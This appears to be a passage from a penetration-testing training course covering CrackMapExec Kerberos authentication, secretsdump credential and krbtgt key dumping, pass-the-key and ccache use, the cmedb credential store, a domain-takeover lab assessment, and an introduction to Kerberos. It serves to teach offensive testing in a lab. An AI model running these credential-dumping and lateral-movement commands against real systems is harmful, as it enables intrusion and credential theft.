As we can see, we have three different errors, as Kerbrute CrackMapExec sends TGT requests with no pre-authentication if the KDC responds with a `KDC_ERR_C_PRINCIPAL_UNKNOWN` error, the username does not exist. However, if the KDC prompts for pre-authentication, it will respond with a `KDC_ERR_PREAUTH_FAILED` error, meaning that the username exists. Finally, if we see an error `account vulnerable to asreproast attack`, it's susceptible to AESREPoast attacks, as we previously see in the section Finding AESREPRoast Accounts.

This does not cause login failures, so it will not lock out any accounts, but it will generate a Windows event ID 4768 if Kerberos logging is enabled.

Using AES-128 or AES-256

We can also use `AES-128` or `AES-256` hashes for Kerberos Authentication, tools such as Secretsdump from Impacket, can usually retrieve those types of hashes. If we use AES-128 or AES-256, our traffic will look more like regular Kerberos traffic, representing an operational advantage (opsec). Let's use Secretsdump and then use the AES256 to authenticate.

Authentication with AES256

```
secretsdump.py

INLANEFREIGHT.HTB/julio:[email protected]
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbfb21eeffaaa8abaf5365adf6562a1a4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::

<SNIP>

[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:f535588e917cf644294519f345f5e14c852d6ae4d9c6fbfefc54be82b84bb35c
Administrator:aes128-cts-hmac-sha1-96:6a1b10171f2f12d7d6fbb31e1823617b
Administrator:des-cbc-md5:b38a08d637d9e06e
krbtgt:aes256-cts-hmac-sha1-
96:b67cba3eccadb27d482929f88ace038f9a5b73b6bbc3af93f40575cd6b5fb02c
krbtgt:aes128-cts-hmac-sha1-96:d6a6464fdf51d2bd587366254dcd34e7
krbtgt:des-cbc-md5:73f701bcf4d5d96e
inlanefreight.htb\julio:aes256-cts-hmac-sha1-
96:77da7057b42509a1d086f4f58e7252ad673b1940be2f741c496c577d10e4df76
inlanefreight.htb\julio:aes128-cts-hmac-sha1-
96:ae1b6f722a8857a60c781dd1c12dae4d

<SNIP>
```

```
crackmapexec smb 10.129.203.121 -u julio --aesKey
77da7057b42509a1d086f4f58e7252ad673b1940be2f741c496c577d10e4df76

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:77da7057b42509a1d086f4f58e7252ad673b1940be2f741c49
6c577d10e4df76 (Pwn3d!)
```

CCache file - Kerberos Authentication

A credential cache (or `ccache`) holds Kerberos credentials. They generally remain valid as long as the user's session lasts, so authenticating to services multiple times (e.g., connecting to a web or mail server more than once) doesn't require contacting the KDC every time.

In most cases, Linux machines store Kerberos tickets as ccache files, the way the systems use the tickets is through the environment variable `KRB5CCNAME`, which indicates the path of the ccache file. Let's generate a ticket (ccache file) for the user `robert` and authenticate to `DC01`.

To generate the ticket, we will use the impacket tool getTGT.py and set the environment variable `KRB5CCNAME` to the path of the ccache file generated by `getTGT.py`.

Ticket Granting Tickets

```
getTGT.py inlanefreight.htb/robert:'Inlanefreight01!' -dc-ip
10.129.203.121

Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth
Corporation

[*] Saving ticket in robert.ccache
```

```
export KRB5CCNAME=$(pwd)/robert.ccache
```

To use the environment variable `KRB5CCNAME` as our Kerberos authentication method, we need to use the option `--use-kcache`. The username and password options are not required.

Using ccache File as Kerberos Authentication Method (SMB Protocol)

```
crackmapexec smb 10.129.203.121 --use-kcache

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert from ccache
```

Using ccache File as Kerberos Authentication Method (LDAP Protocol)

```
crackmapexec ldap 10.129.203.121 --use-kcache

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        10.129.203.121  389    DC01             [+]
inlanefreight.htb\robert from ccache
```

To use Kerberos Authentication with the MSSQL protocol, we need to specify the computer name or FQDN as a target instead of the IP address. This is because, behind the scenes, the `MSSQL` protocol doesn't convert the IP to the FQDN, but the `SMB` and `LDAP` protocols do.

Using ccache File with the MSSQL Protocol

```
crackmapexec mssql dc01 --use-kcache

MSSQL       dc01.inlanefreight.htb 1433   DC01             [*] Windows
10.0 Build 17763 (name:DC01) (domain:inlanefreight.htb)
MSSQL       dc01.inlanefreight.htb 1433   DC01             [+]
inlanefreight.htb\robert from ccache (Pwn3d!)
```

We can execute any module or option with Kerberos authentication as we did with usernames and passwords.

Listing Shares with Kerberos Authentication

```
crackmapexec smb 10.129.203.121 --use-kcache --shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert from ccache
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$          READ
Remote Admin
SMB         10.129.203.121  445    DC01             C$
```

```
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL          READ
Logon server share
```

Next Steps

We learned how to use Kerberos Authentication with CrackMapExec. In the following section, we will interact with the CrackMapExec database `cmedb`.

Mastering the CMEDB

CME automatically stores all used/dumped credentials (along with other information) in its SQLite database, set up on the first run. All workspaces and relative databases are stored in `~/.cme/workspaces`. The default databases are located at `~/.cme/workspaces/default`. This directory has an SQLite file for each protocol.

Listing Default Databases

```
ls ~/.cme/workspaces/default/

ftp.db  ldap.db  mssql.db  rdp.db  smb.db  ssh.db  winrm.db
```

Interacting with the Database

CME ships with a second command-line script, `cmedb`, which facilitates interacting with the back-end database. Typing the command `cmedb` will drop us into a command shell:

CMEDB

```
cmedb

cmedb (default) >
```

Workspaces

The default workspace name is called `default` (as represented within the prompt). Once a workspace is selected, everything that we do in CME will be stored in that workspace. To create a workspace, we need to go to the root of the command prompt `cmedb (default) >`. If we are in the protocol database, we need to use the command `back`.

Creating a Workspace

```
cmedb
cmedb (default)(smb) > back
cmedb (default) > workspace create inlanefreight
[*] Creating workspace 'inlanefreight'
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
cmedb (inlanefreight) >
```

To list workspaces, we can use `workspace list`, and to switch workspace, we type `workspace <workspace>`.

Listing and Switching Workspaces

```
cmedb (inlanefreight) > workspace list

[*] Enumerating Workspaces
default
==> inlanefreight
cmedb (inlanefreight) > workspace default
```

```
cmedb (default) >
```

Accessing a Protocol's Database

`cmedb` has a database for each protocol, but at the time of writing this module, only `SMB` and `MSSQL` have helpful options:

Protocol	Options
smb	back creds exit export groups hosts import shares
mssql	back creds exit export hosts import
ldap	back exit export import
winrm	back exit export import
rdp	back exit export import
ftp	back exit export import
ssh	back exit export import

To access a protocol's database, run `proto <protocol>`. Within the protocol, we can use the option `help` to display the available options:

Connecting to the SMB Protocol Database

```
cmedb (default) > proto smb
cmedb (default)(smb) > help

Documented commands (type help <topic>):
========================================
help

Undocumented commands:
======================
back  creds  exit  export  groups  hosts  import  shares
```

Protocol Options

Every time we use the `SMB` or `MSSQL` protocol, the credentials, the hosts we attack, the shares we access, and the groups we enumerate are stored in the CrackMapExec database.

Let's access the data we have in the database.

Displaying Credentials

The CrackMapExec database stores all the credentials we have used or obtained using CrackMapExec. This database stores the type of credential, whether plaintext or hash, the domain, username, and password. To see the credentials for the SMB protocol, we need to use the option `creds` within the protocol.

Displaying SMB Credentials

```
cmedb
cmedb (default)(smb) > creds

+Credentials---------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+
| CredID | Admin On  | CredType  | Domain          | UserName
| Password                                                            |
+--------+-----------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+
| 1      | 0 Host(s) | plaintext | INLANEFREIGHT   | peter
| Password123                                                         |
| 2      | 2 Host(s) | plaintext | INLANEFREIGHT   | robert
| Inlanefreight01!                                                    |
| 3      | 0 Host(s) | plaintext | INLANEFREIGHT   | grace
| Inlanefreight01!                                                    |
| 4      | 4 Host(s) | plaintext | INLANEFREIGHT   | julio
| Password1                                                           |

<SNIP>

| 40     | 0 Host(s) | hash      | INLANEFREIGHT   | kiosko
| aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f851b949767163c35ae296 |
| 41     | 0 Host(s) | hash      | INLANEFREIGHT   | testaccount
| aad3b435b51404eeaad3b435b51404ee:e02ca966c5c0b22eba3c8c4c5ae568b1 |
+--------+-----------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+

cmedb (default)(smb) > creds julio

+Credentials---------+-----------+---------------+----------+-------------
---------------------+
| CredID | Admin On  | CredType  | Domain        | UserName | Password
|
+--------+-----------+-----------+---------------+----------+-------------
---------------------+
| 4      | 4 Host(s) | plaintext | INLANEFREIGHT | julio    | Password1
|
```

```
| 26      | 0 Host(s) | hash       | INLANEFREIGHT | julio     |
64f12cddaa88057e06a81b54e73b949b |
+--------+-----------+-----------+---------------+----------+-------------
---------------------+
```

As you see, we can also query specific users by adding a username after `creds`. We can also list all hashes with the option `creds hash` or all plaintext credentials with the option `creds plaintext`.

Displaying Hashes and Plaintext Credentials

```
cmedb (default)(smb) > creds hash

+Credentials---------+----------+---------------+--------------------+----
-------------------------------------------------------------+
| CredID | Admin On  | CredType | Domain        | UserName           |
Password                                                      |
+--------+-----------+----------+---------------+--------------------+----
-------------------------------------------------------------+

<SNIP>

| 24      | 0 Host(s) | hash      | DC01          | Guest              |
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 25      | 0 Host(s) | hash      | DC01          | DefaultAccount     |
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 26      | 0 Host(s) | hash      | INLANEFREIGHT | julio              |
64f12cddaa88057e06a81b54e73b949b                                  |

<SNIP>

+--------+-----------+----------+---------------+--------------------+----
-------------------------------------------------------------+

cmedb (default)(smb) > creds plaintext

+Credentials---------+-----------+-----------------+----------------------
----+----------------------------------+
| CredID | Admin On  | CredType  | Domain          | UserName
| Password                         |
+--------+-----------+-----------+-----------------+----------------------
----+----------------------------------+
| 1      | 0 Host(s) | plaintext | INLANEFREIGHT   | peter
| Password123                      |
| 2      | 2 Host(s) | plaintext | INLANEFREIGHT   | robert
| Inlanefreight01!                 |
| 3      | 0 Host(s) | plaintext | INLANEFREIGHT   | grace
```

```
| Inlanefreight01!                 |

<SNIP>

+--------+-----------+-----------+----------------+----------------------
----+----------------------------------+
```

Note: cmedb allows tab auto-completion to display available options.

MSSQL credentials are saved in the `MSSQL` protocol and can be displayed as we display `SMB` credentials.

Displaying Credentials for MSSQL

```
cmedb
cmedb (default)(smb) > back
cmedb (default) > proto mssql
cmedb (default)(mssql) > creds

+Credentials---------+-----------+---------------+---------------+--------
--------------------------+
| CredID | Admin On  | CredType  | Domain        | UserName      |
Password                        |
+--------+-----------+-----------+---------------+---------------+--------
--------------------------+
| 1      | 0 Host(s) | plaintext | DC01          | nicole        |
Database2                       |

<SNIP>

| 6      | 0 Host(s) | hash      | INLANEFREIGHT | julio         |
64F12CDDAA88057E06A81B54E73B949B |
| 7      | 0 Host(s) | plaintext | INLANEFREIGHT | julio         |
Password1                       |
+--------+-----------+-----------+---------------+---------------+--------
--------------------------+
```

Note: If we see the Domain field with a computer, it means that we are using an MSSQL account.

Using Credentials

We can also use credentials IDs from the database to execute CrackMapExec. We need to identify the credentials we want to use and determine which id is associated with the

account. Let's use julio's credentials with id 4. To use a credential id instead of a username and password, we need to use the option `-id <CredID>`.

Using CredID to Interact with CrackMapExec

```
crackmapexec smb 10.129.203.121 -id 4 -x whoami

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
INLANEFREIGHT\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Executed command
SMB         10.129.203.121  445    DC01             inlanefreight\julio
```

Hosts Information

For `MSSQL` and `SMB`, we can also identify the computers to which we have gained access, their IP, domain, and operating system.

Displaying Hosts

```
cmedb
cmedb (default)(smb) > hosts

+Hosts---+-----------+-------------------------------+-----------------+-
----------------+-------------------------+-------+---------+
| HostID | Admins    | IP                            | Hostname        |
Domain          | OS                        | SMBv1 | Signing |
+--------+-----------+-------------------------------+-----------------+-
----------------+-------------------------+-------+---------+
| 1      | 1 Cred(s) | 10.129.203.121                | DC01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 1       |
| 2      | 3 Cred(s) | 10.129.204.23                 | MS01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 0       |

<SNIP>

| 9      | 1 Cred(s) | dead:beef::8c8a:5209:5876:537d | MS01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 0       |
| 11     | 0 Cred(s) | dc01.inlanefreight.htb        | DC01            |
INLANEFREIGHT   | Windows 10.0 Build 17763 | 0     | 1       |
+--------+-----------+-------------------------------+-----------------+-
----------------+-------------------------+-------+---------+

cmedb (default)(smb) > hosts ms01
```

```
+Hosts---+-----------+-------------------------------+----------+--------
-------+-------------------------+-------+---------+
| HostID | Admins    | IP                            | Hostname | Domain
| OS                       | SMBv1 | Signing |
+--------+-----------+-------------------------------+----------+--------
-------+-------------------------+-------+---------+
| 2      | 3 Cred(s) | 10.129.204.23                 | MS01     |
INLANEFREIGHT | Windows 10.0 Build 17763 | 0     | 0       |
| 9      | 1 Cred(s) | dead:beef::8c8a:5209:5876:537d | MS01     |
INLANEFREIGHT | Windows 10.0 Build 17763 | 0     | 0       |
+--------+-----------+-------------------------------+----------+--------
-------+-------------------------+-------+---------+
```

Share Information

The CME database also stores the shared folders we have identified, and it tells us if we have users with read and write access. To access the shares information, we need to use the option `shares` within the SMB protocol in cmedb.

Retrieving Shares

```
cmedb
cmedb (default)(smb) > shares

+---------+----------+-----------------+--------------------------------
------------+-------------+--------------+
| ShareID | computer | Name            | Remark
| Read Access | Write Access |
+---------+----------+-----------------+--------------------------------
------------+-------------+--------------+
| 1       | DC01     | ADMIN$          | Remote Admin
| 0 User(s)   | 0 Users      |
| 2       | DC01     | C$              | Default share
| 0 User(s)   | 0 Users      |
| 3       | DC01     | carlos          |
| 0 User(s)   | 0 Users      |

<SNIP>

| 33      | MS01     | ADMIN$          | Remote Admin
| 1 User(s)   | 1 Users      |
| 34      | MS01     | C$              | Default share
| 1 User(s)   | 1 Users      |
| 35      | MS01     | CertEnroll      | Active Directory Certificate
Services share | 1 User(s)   | 1 Users      |
+---------+----------+-----------------+--------------------------------
```

```
------------+-------------+-------------+
```

Adding and Removing Users

CME supports the ability to add or remove users from the database manually. We select the protocol (SMBor MSSQL) and use `creds add` or `creds remove`.

Adding a User to cmedb

```
cmedb
cmedb (default)(smb) > creds add
[!] Format is 'add domain username password
cmedb (default)(smb) > creds add INLANEFREIGHT john Password3
cmedb (default)(smb) > creds

+Credentials---------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+
| CredID | Admin On  | CredType  | Domain          | UserName
| Password                                                            |
+--------+-----------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+

<SNIP>

| 45     | 0 Host(s) | plaintext | INLANEFREIGHT   | john
| Password3                                                           |
+--------+-----------+-----------+-----------------+----------------------
----+-------------------------------------------------------------------+
```

Now we can try to remove the user we added.

Removing a User from cmedb

```
cmedb
cmedb (default)(smb) > creds remove
[!] Format is 'remove <credID>'
cmedb (default)(smb) > creds 45

+Credential(s)-------+---------------------+---------------+----------+--
---------+
| CredID | CredType  | Pillaged From HostID | Domain        | UserName |
Password  |
+--------+-----------+---------------------+---------------+----------+--
```

```
---------+
| 45     | plaintext | None                 | INLANEFREIGHT | john     |
Password3 |
+--------+-----------+----------------------+---------------+----------+--
---------+

<SNIP>

cmedb (default)(smb) > creds remove 45
cmedb (default)(smb) > creds 45

+Credentials--------+----------+--------+----------+----------+
| CredID | Admin On | CredType | Domain | UserName | Password |
+--------+----------+----------+--------+----------+----------+
```

Importing Empire Credentials

Another feature that cmedb has is the ability to import credentials from `Empire`.

Import from Empire

```
cmedb
cmedb (default)(smb) > import empire
[-] Unable to connect to Empire's RESTful API server:
HTTPSConnectionPool(host='127.0.0.1', port=1337): Max retries exceeded
with url: /api/admin/login (Caused by
NewConnectionError('<urllib3.connection.HTTPSConnection object at
0x7f5d248fabe0>: Failed to establish a new connection: [Errno 111]
Connection refused'))
```

Note: Make sure to configure Empire if you want to use this feature.

Export cmedb Data


We can export credentials, hosts, local admins, and shares from the CrackMapExec database.

Exporting Credentials from cmedb

```
cmedb
cmedb (default)(smb) > export invalid
[-] invalid argument, specify creds, hosts, local_admins, or shares
cmedb (default)(smb) > export creds
[-] invalid arguments, export creds <simple/detailed> <filename>
cmedb (default)(smb) > export creds detailed detailed_creds.csv
[+] creds exported
cmedb (default)(smb) > export shares detailed detailed_shares.csv
[+] creds exported
cmedb (default)(smb) > export local_admins detailed
detailed_local_admins.csv
[+] Local Admins exported
cmedb (default)(smb) > exit
```

```
cat detailed_local_admins.csv
"id";"userid";"computer"
"1";"INLANEFREIGHT/julio";"DC01"
"2";"INLANEFREIGHT/julio";"MS01"

<SNIP>
```

Data is exported as a CSV file. We can open it using tools such as LibreOffice or Excel.



id	computer	userid	name	remark	read	write
1	DC01	INLANEFREIGHT\peter	ADMIN$	Remote Admin	False	False
2	DC01	INLANEFREIGHT\peter	C$	Default share	False	False
3	DC01	INLANEFREIGHT\peter	carlos		False	False
4	DC01	INLANEFREIGHT\peter	david		False	False
5	DC01	INLANEFREIGHT\peter	john		False	False
6	DC01	INLANEFREIGHT\peter	julio		False	False

Next Steps

We learned how to use `cmedb`, where it is located, and how we can manipulate its contents. Keep in mind that this database may hold confidential information. It is recommended that this information be monitored appropriately and secured to prevent the information it contains from being exposed.

In the next section, we will practice everything we learned and try to compromise an Active Directory domain with only CrackMapExec.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section, and mark DONE when finished.

Submit

Reveal Answer

Skill Assessment

You are a Penetration Tester performing your first Internal Penetration Test after taking an in-depth training course on the tool CrackMapExec. Your customer `INLANEFREIGHT CORP` has hired your firm to assess their Active Directory environment.

Your first task is finding a valid account and trying a common password using different protocols. Your customer cannot afford any downtime, so you need to be careful not to lock out any accounts. Once you find a valid account, enumerate, enumerate, enumerate and find juicy information that will help you take over other accounts. Remember, your goal is to take over as many accounts as possible until getting domain administrator access.

Your goal is to take over the target domain and obtain the contents of the NTDS file. If you have followed this module attentively, it should not take long.

Steps to connect to the target environment

You are doing an internal penetration test remotely, so you will have to first connect to the VPN and, from there, do your internal enumeration to the target network `172.16.15.0/24`. To connect to the internal company network, you will need to use `Chisel` and `proxychains` as follows:

Connecting to the Internal Network VPN

```
sudo chisel client 10.129.204.182:8080 socks
2022/12/20 07:41:14 client: Connecting to ws://10.129.204.182:8080
2022/12/20 07:41:14 client: tun: proxy#127.0.0.1:1080=>socks: Listening
```

```
2022/12/20 07:41:15 client: Connected (Latency 126.699268ms)
```

Don't forget to modify the `/etc/proxychains.conf` file to match the port you choose to use with Chisel.

Once you start the target system, replace the example IP `10.129.204.182` with your target IP.

Note: The Chisel server is already running on the target machine. If you have problems connecting, wait 1 or 2 minutes and try again.

To enumerate the internal network, you can use the command:

`proxychains crackmapexec [protocol] [target]` as shown in the section [Proxychains with CME](#).

Good luck!

7. Kerberos Attacks

Kerberos Overview

Kerberos is a protocol that allows users to authenticate on the network and access services once authenticated. Kerberos uses port 88 by default and has been the default authentication protocol for domain accounts since Windows 2000. When a user logs into their PC, Kerberos is used to authenticate them. It is used whenever a user wants to access a service on the network. Thanks to Kerberos, a user doesn't need to type their password in constantly, and the server won't need to know every user's password. This is an example of centralized authentication.

Kerberos is a stateless authentication protocol based on tickets. It effectively decouples a user's credentials from their requests to consumable resources, ensuring their password is not transmitted over the network. It is a Zero-knowledge proof protocol. The Kerberos Key Distribution Center (KDC) does not record previous transactions; instead, the Kerberos `Ticket Granting Service` (`TGS`) relies on a valid `Ticket Granting Ticket` (`TGT`). It assumes that if a user has a valid TGT, they must have proven their identity.

Basic Understanding

At a very high level, when a user wants to interact with available resources on the network, the following occurs:

- They will first ask a centralized server for an "identity card".
- The user will then have to prove who they are, and in exchange, they will receive their "identity card," or Ticket Granting Ticket (TGT).
- This `TGT` will be presented whenever they want to access a service. Thus, each time they want to access a service, they will present this ID, and if it is valid, the central server will provide a temporary ticket to present to the requested resource.
- This temporary ticket contains all the user's information, such as their name, group membership, etc.
- The resource will then receive this ticket and will be able to grant access to its services if the user has the right to do so.

This process takes place in two stages. First, via a ticket request to identify a user's `TGT`, and then a request to access services using a `Ticket Granting Service` (`TGS`) ticket or `Service Ticket` (`ST`).

Note: `Ticket Granting Service (TGS)` is a component of the Key Distribution Center (KDC), which is responsible for issuing service tickets.

Note: Throughout the module, when we use the term `TGS ticket`, it is as if we are referring to a `Service Ticket (ST)`.

Kerberos Benefits

With all the talk about Kerberos attacks and the dangers of the Golden Ticket attack, it is easy to think it is an inferior authentication protocol. Before Kerberos, authentication happened over `SMB` / `NTLM`, and the user's hash was stored within memory upon authentication. If a target machine was compromised and the NTLM hash was stolen, the attacker could access `anything` that the user account had access to via a `Pass-The-Hash` attack. As previously mentioned, Kerberos tickets do not contain a user's password and will specify the machine to which the ticket grants access.

This is why the Double Hop Problem exists when accessing machines remotely via `WinRM`. When a non-Kerberos protocol is utilized to access a machine remotely, it is possible to use that connection to access other machines as that user without re-prompting for authentication because the `NTLM` password hash is tied to that session. With Kerberos authentication, credentials must be specific for every machine they want to access because there is no password. For more on this topic, refer to the Kerberos "Double Hop" Problem section of the `Active Directory Enumeration & Attacks` module.

Suppose a compromised machine with active sessions is authenticated via Kerberos. In that case, performing a `Pass-The-Ticket` attack is possible, which will be explained and demonstrated later in this module. However, unlike `Pass-The-Hash`, the attacker will be limited to the resources that the victim user authenticated against. Additionally, these tickets have a lifetime, meaning the attacker has a limited time window to access the resource(s) and attempt to establish persistence.

Next Steps


The following section explains the Kerberos authentication process in detail, including how the tickets are protected and what they contain. An understanding of this process is essential before diving into Kerberos-related attacks. There are many ways that Kerberos can be abused within an Active Directory environment for lateral movement, privilege escalation, and persistence. We will encounter many of these techniques during our penetration tests and red team assessments. As security practitioners, we must deeply understand how Kerberos works and how it can be abused to our benefit. It is also essential to explain how

Kerberos attacks work and how customers can protect against them and set up proper monitoring to detect Kerberos abuse.

Kerberos Authentication Process

In a Kerberos context, there are three entities when a user wants to access a service: the `user`, the `service`, and the authentication server, also known as the `Key Distribution Center`, or KDC.

The KDC is the entity that knows all accounts' credentials.



We will zoom in on how the Kerberos protocol works to fully understand it and what it is used for.

Why Kerberos?

The first question we can ask ourselves is, what is this protocol used for?

On the one hand, it is used to `centralize authentication` to avoid all services having to know every user's credentials. This is extremely practical in a context where users are regularly updated, whether because of a password change, the addition of a new user, or the deactivation or deletion of a user. If all services had to know the status of all users, this would create immense complexity. Instead, only one entity, the KDC, must have an up-to-date list of existing users.

On the other hand, this protocol allows users to authenticate against services `without sending a password over the network`. This is an excellent security measure to protect against `man-in-the-middle` (also known as `on-path`) attacks.

High-level overview

Tickets

To meet both needs, Kerberos uses secret keys and a ticketing mechanism. The secret keys are, in practice, in an Active Directory environment, the passwords of the different accounts (or at least a hash of these passwords).

From a high-level perspective, here's how a user can access a service.

1. To start, the user will request the first ticket from the key server (the KDC), proving they are who they claim to be. This is when the client `authenticates` to the KDC. This ticket, called a `TGT` (Ticket Granting Ticket), is the user's identity card. It contains all the information about the user, such as name, date of account creation, security information about the user, the groups to which the user belongs, etc. This identity card, the TGT, is limited to a few hours by default. This ticket is presented for all other requests to the KDC.
2. Once this TGT has been obtained, the user will present it to the KDC each time they need to access a service. The KDC will then verify that the submitted TGT is valid and that the user did not forge it, and if so, it will return a Ticket Granting Service (TGS) ticket or Service Ticket (ST) to the user. A copy of the user's information in the TGT is included in the TGS ticket.
3. Now that the user has a TGS ticket for a particular service, they will present this TGS ticket to the service to use it. The service will then check the validity of this ticket, and if all is well, it will read the content of the user's information to determine if the user is entitled to use the requested service. It is, therefore, `the service that checks the user's access rights`.

